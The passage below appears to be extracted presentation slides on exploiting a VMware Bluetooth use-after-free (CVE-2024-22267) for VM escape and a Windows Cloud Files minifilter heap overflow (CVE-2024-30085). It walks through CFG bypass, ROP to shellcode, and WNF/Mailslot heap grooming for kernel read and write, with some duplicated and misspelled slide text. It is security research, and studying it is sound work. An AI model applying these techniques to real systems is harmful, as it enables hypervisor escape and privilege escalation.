
## Pivoting arg0 to Guest's physmem

```
_int64 gadget_0(_int64 urb) { // sub_140323F50
    / mov    rax, [rcx+10h]
    / mov    rcx, [rax]           rcx == next arg0 == physmem
```



Almost data of arg0 are controllable !! 😍

```
_int64 gadget_1(_int64 phys) { // sub_140295230
    return (* (phys + 0x380))(phys);   gadget_2 = *(phys+0x380)
}
```



arg0 (= vtable, fake dev, physmem )

# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Bypass Control Flow Guard

- If the payload is well organized, VMware UAF does not cause panic 😍
  - VMware UAF can be triggered multiple times
- vmware-vmx loads non-CFG libraries
  - We can execute non-CFG gadget

Name	Base address	Size	CF Guard
▼ <b>vmware-vmx.exe</b>			
> advapi32.dll	0x7ffe54600...	712 kB	CF Guard
cfgmgr32.dll	0x7ffe53850...	312 kB	CF Guard
crypt32.dll	0x7ffe53cd0...	1.4 MB	CF Guard
> dsound.dll	0x7ffd93550...	648 kB	CF Guard
<b>libcrypto-3-x64.dll</b>	0x7ffd635c0...	5.01 MB	
libssl-3-x64.dll	0x7ffd93480...	780 kB	

# VBluetooth URB Use-After-Free (CVE-2024-22267)

## Run Shellcode with CFG based ROP

### 1. Read **physical memory base**

- It is used by arbitrary memory read/write through memcpy gadget

### 2. Read **kernel32!VirtualProtect, libcrypto module address.**

- memcpy(phymem+off, IAT+off, ...);
- ReadPhys(phymem+off, ...) from guest

### 3. Call **VirtualProtect(unused space, ..., PAGE\_EXECUTE\_READWRITE, ...);**

### 4. Copy **shellcode** to unused space

- WritePhys(phymem+off, ...) from guest
- memcpy(unused space , phymem + off, ...);

### 5. Finally, jump to shellcode using **libcrypto's gadget.**

```
// set rcx to shellcode address
jmp  rcx ; switch jump
```

### 3. Windows Kernel Exploit

# Cloud Files Mini Filter (CLDFLT)

- **File System minifilter driver used by OneDrive**
- **Relatively large attack surface**
  - ~ 900+ functions
  - Various file operation filters
  - File system placeholder stuffs
  - Filter Communication Ports
- **There exists successful exploits**
  - Blog Post (Star Labs, CVE-2021-31969)
  - Pwn2own 2023 (Synacktiv, CVE-2023-29361)
  - ITW 2023 (Unknown, CVE-2023-36036)
  - ...

# Bug Finding Process

## CLDFLT Reparse Point Data Vulnerability



<https://www.zerodayinitiative.com/blog/2021/7/19/cve-2021-31969-underflowing-in-the-clouds>

# Storing CLDFLT Reparse Point Data


```
buffer->ReparseTag = IO_REPARSE_TAG_CLOUD_3;  
...  
NtFsControlFile(hDir,  
    FSCTL_SET_REPARSE_POINT,  
    buffer,  
    buffer_len);
```

**Tag that triggers the filter**

# CLDFLT Reparse Point Data Structure

```
struct _HSM_DATA
{
    DWORD Magic;
    DWORD Crc32;
    DWORD Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[10];
};
```

```
struct _HSM_ELEMENT_INFO
{
    USHORT Type;
    USHORT Length;
    DWORD Offset;
};
```



<https://starlabs.sg/blog/2023/11-exploitation-of-a-kernel-pool-overflow-from-a-restrictive-chunk-size-cve-2021-31969/>

# CLDFLT Heap Buffer Overflow (CVE-2024-30085)

```
_int64 HsmlBitmapNORMALOpen() {  
    if ( elem4_buffer && elem4_length - 1 <= 0xFFE )    Meaningless Condition 😕  
    {  
        ...  
    }  
    else  
    {  
        v40 = ExAllocatePoolWithTag(PagedPool, 0x1000ui64, 0x6D427348u);  
        if ( v40 )  
        {  
            memmove(v40, elem4_buffer, elem4_length);    Overflow if elem4_length > 0x1000  
            goto LABEL_87;  
        }  
    }  
}
```

# No Validation?

```
bool HsmpBitmapIsReparseBufferSupported() {  
    ...  
    elem2_byte = *((_BYTE *)&hsm_data->Magic + elem2_offset);  
    if ( elem2_byte  
        && (hsm_data->NumberOfElements < 4u  
        || !hsm_data->ElementInfos[4].Offset  
        || hsm_data->ElementInfos[4].Length > 0x1000u) )  
    {  
        goto ERROR;  
    }  
    ...  
}
```

**Doesn't perform validation if elem2[0] == 0**

# What Can We Do?

- **Heap based buffer overflow on fixed size chunk (0x1000)**
  - On paged pool
- **How many bytes?**
  - Almost 0x4000 bytes
    - Actually more, because we can compress the reparse point data

```
int HsmpRpReadBuffer()
{
    ...
    v9 = FltFsControlFile(Instance, FileObject, FSCTL_GET_REPARSE_POINT,
        0i64, 0, PoolWithTag, 0x4000u, 0i64);
    ...
}
```

- **We can overflow with arbitrary data**
  - By setting cldflit reparse point data

# What Can We Do?

- **Heap based buffer overflow on fixed size chunk (0x1000)**
  - On paged pool
- **How many bytes?**



## Exploit Time

```
v9 = FitFsControlFile(Instance, FileObject, FSCTL_GET_REPARSE_POINT,  
                      0i64, 0, PoolWithTag, 0x4000u, 0i64);  
...  
}
```

- **We can overflow with arbitrary data**
  - By setting cldfnt reparse point data


# WNF\_STATE\_DATA

- Well-known objects in Windows kernel exploits (with Token Object AARW)
- Used for Heap Spray in Paged Pool
- If **DataSize** is overwritten, we can do:
  - OOB Write with **NtUpdateWnfStateData**
  - OOB Read with **NtQueryWnfStateData**

```
struct _WNF_STATE_DATA
{
    struct _WNF_NODE_HEADER Header;
    ULONG AllocatedSize;
    ULONG DataSize;
    ULONG ChangeStamp;
    BYTE Data[];
};
```

# WNF\_STATE\_DATA

But, the object has a **maximum size limit**...



# WNF\_STATE\_DATA – Big Chunk OOB Write

## NtUpdateWnfStateData

```
_int64 __fastcall ExpNtUpdateWnfStateData(  
    ...  
)  
{  
    ...  
    res = ExpWnfValidatePubSubPreconditions(  
        2u,  
        &Instance->StateNameInfo,  
        Size, Write Size  
        v40,  
        v34);  
    if ( res < 0 )  
        goto ERROR;  
    ...  
}
```

```
→_int64 __fastcall ExpWnfValidatePubSubPreconditions(  
    ...  
){  
    ...  
    Typeld = StateInfo->Typeld;  
    if ( !Typeld )  
        return StateInfo->MaxStateSize < Size ? 0xC000000D : 0;  
    ...  
}
```

**Cannot write more than 0x1000 bytes  
(MaxStateSize <= 0x1000)**

# WNF\_STATE\_DATA – Big Chunk OOB Write

## NtUpdateWnfStateData

```
_int64 __fastcall ExpNtUpdateWnfStateData(
```

OOB Write is not possible for chunks of size 0x1000

```
    Size, writeSize
    v40,
    v34);
if ( res < 0 )
goto ERROR;
...
}
```

```
    return Status;
else if ( writeSize > MaxStateSize )
{
    ...
}
return Status;
```

**Cannot write more than 0x1000 bytes  
(MaxStateSize <= 0x1000)**

# WNF\_STATE\_DATA – Big Chunk OOB Read

## NtQueryWnfStateData


```
_int64 __fastcall ExpNtQueryWnfStateData(  
    ...  
)  
{  
    ...  
  
    res = ExpWnfValidatePubSubPreconditions(  
        1u,  
        &Instance->StateNameInfo,  
        0, Read Size == 0 !!?  
        v36,  
        v21);  
    if ( res < 0 )  
        goto ERROR;  
    ...  
}
```

```
_int64 __fastcall ExpWnfValidatePubSubPreconditions(  
    ...  
){  
    ...  
    Typeld = StateInfo->Typeld;  
    if ( !Typeld )  
        return StateInfo->MaxStateSize < Size ? 0xC00000D : 0;  
    ...  
}
```

**Always pass the size validation**

# Mailslot Object


Mechanism for one-way interprocess communications



<https://learn.microsoft.com/en-us/windows/win32/ipc/mailslots>

# Mailslot Data Entry

**Mailslot manages multiple received data using Data Entry Queue**




# Mailslot Data Entry Object

